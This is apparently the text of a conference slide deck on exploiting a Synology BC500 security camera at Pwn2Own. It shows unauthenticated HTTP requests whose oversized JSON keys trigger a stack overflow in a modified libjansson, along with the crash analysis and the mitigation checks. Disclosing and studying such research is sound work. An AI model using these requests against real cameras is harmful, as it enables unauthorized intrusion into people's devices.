




Say Cheese!


How We Pwned Your Security Camera

Emanuele Barbeno & Yves Bieri







Pwn2Own Competition




Synology BC500




Ubiquiti AI Bullet



Pwn2Own Competition



Synology BC500



Ubiquiti AI Bullet

Pwn2Own Rules




Time



No Interaction




Unauthenticated




Updated

Categories












UART







Unauthenticated APIs

Standard request:

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 PUT /syno-api/security/info/language HTTP/1.1 2 Host: 10.0.0.2 3 Content-Length: 34 4 Content-Type: application/json 5 Connection: close 6 7 "12345678901234567890123456789012"</pre>		<pre>1 HTTP/1.1 200 OK 2 Cache-Control: no-cache, no-store, must-revalidate, private, max-age=0 3 Content-Type: application/json 4 Content-Length: 2 5 6 OK</pre>	

JSON request:

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 PUT /syno-api/security/info/language HTTP/1.1 2 Host: 10.0.0.2 3 Content-Length: 13 4 Content-Type: application/json 5 Connection: close 6 7 {"foo" "bar"}</pre>		<pre>1 HTTP/1.1 400 Bad Request 2 Cache-Control: no-cache, no-store, must-revalidate, private, max-age=0 3 Status: 400 Bad Request 4 Content-Type: text/plain 5 Content-Length: 47 6 7 Path [security.info.language foo] is not exist.</pre>	


Unexpected Behavior


52-char
JSON key:

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 PUT /syno-api/security/info/language HTTP/1.1 2 Host: 10.0.0.2 3 Content-Length: 66 4 Content-Type: application/json 5 Connection: close 6 7 {"123456789012345678901234567890123456789012": "compass"}</pre>		<pre>1 HTTP/1.1 500 Internal Server Error 2 Content-Type: text/plain 3 Cache-Control: no-cache, no-store, must-revalidate, private, max-age=0 4 Content-Length: 109 5 Date: Wed, 07 Jan 1970 01:38:25 GMT 6 Connection: close 7 8 Error 500: Internal Server Error 9 Error: CGI program sent malformed or too big (>16384 bytes) 10 HTTP headers: []</pre>	

48-char
JSON key:

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 PUT /syno-api/security/info/language HTTP/1.1 2 Host: 10.0.0.2 3 Content-Length: 62 4 Content-Type: application/json 5 Connection: close 6 7 {"12345678901234567890123456789012345678": "compass"}</pre>		<pre>1 HTTP/1.1 400 Bad Request \r \n 2 Cache-Control: no-cache, no-store, must-revalidate, private, max-age=0 \r \n 3 Status: 400 Bad Request \r \n 4 Content-Type: text/plain \r \n 5 Content-Length: 113 \r \n 6 \r \n 7 Path [security.info.language.12345678901234567890123456789012 3456789012345678 b0 b3 03 01 ` b3 03 01 08 b3 03 01 c4 d5 8c ~ d4 e0 ee v{] is not exist. \r</pre>	





Crash Analysis

The crash is happening in the **libjansson** library, which is used by **synocam_param.cgi**.

```
gef> bt
#0  0x76fb8ec8 in json_object_set_new_nocheck () from target:/lib/libjansson.so.4
#1  0x76fb31a4 in ?? () from target:/lib/libjansson.so.4
Backtrace stopped: previous frame identical to this frame (corrupt stack?)
gef> |
```

sscanf with fixed buffer size and no boundaries checks:

```
int parse_object(struct *lex,uint flags,undefined4 error) {
    undefined overflow1[32]; // fixed size buffer
    char overflow2[12];      // second fixed size buffer
    [CUT]
    key = (void *)lex_steal_string(lex,&n);
    [CUT]
    overflow2[0] = '\\0';

    __isoc99_sscanf(key,"%s %s",overflow1,overflow2);

    [CUT]
```

This is not present in
the library's source
code in GitHub


ed into the
bounds check

Program's Mitigations


Mitigations in place:

```
$ checksec libjansson.so
Arch:      arm-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       PIE enabled
```



Randomization
enabled



Stack not
executable



No stack
canary



Library Limitations

Jansson uses UTF-8 as the character encoding. All JSON strings must be **valid UTF-8** (or ASCII, as it's a subset of UTF-8). All Unicode codepoints U+0000 through U+10FFFF are allowed, but you must use length-aware functions if you wish to embed NUL bytes in strings.

Payload is limited to valid UTF-8 characters.

Issues

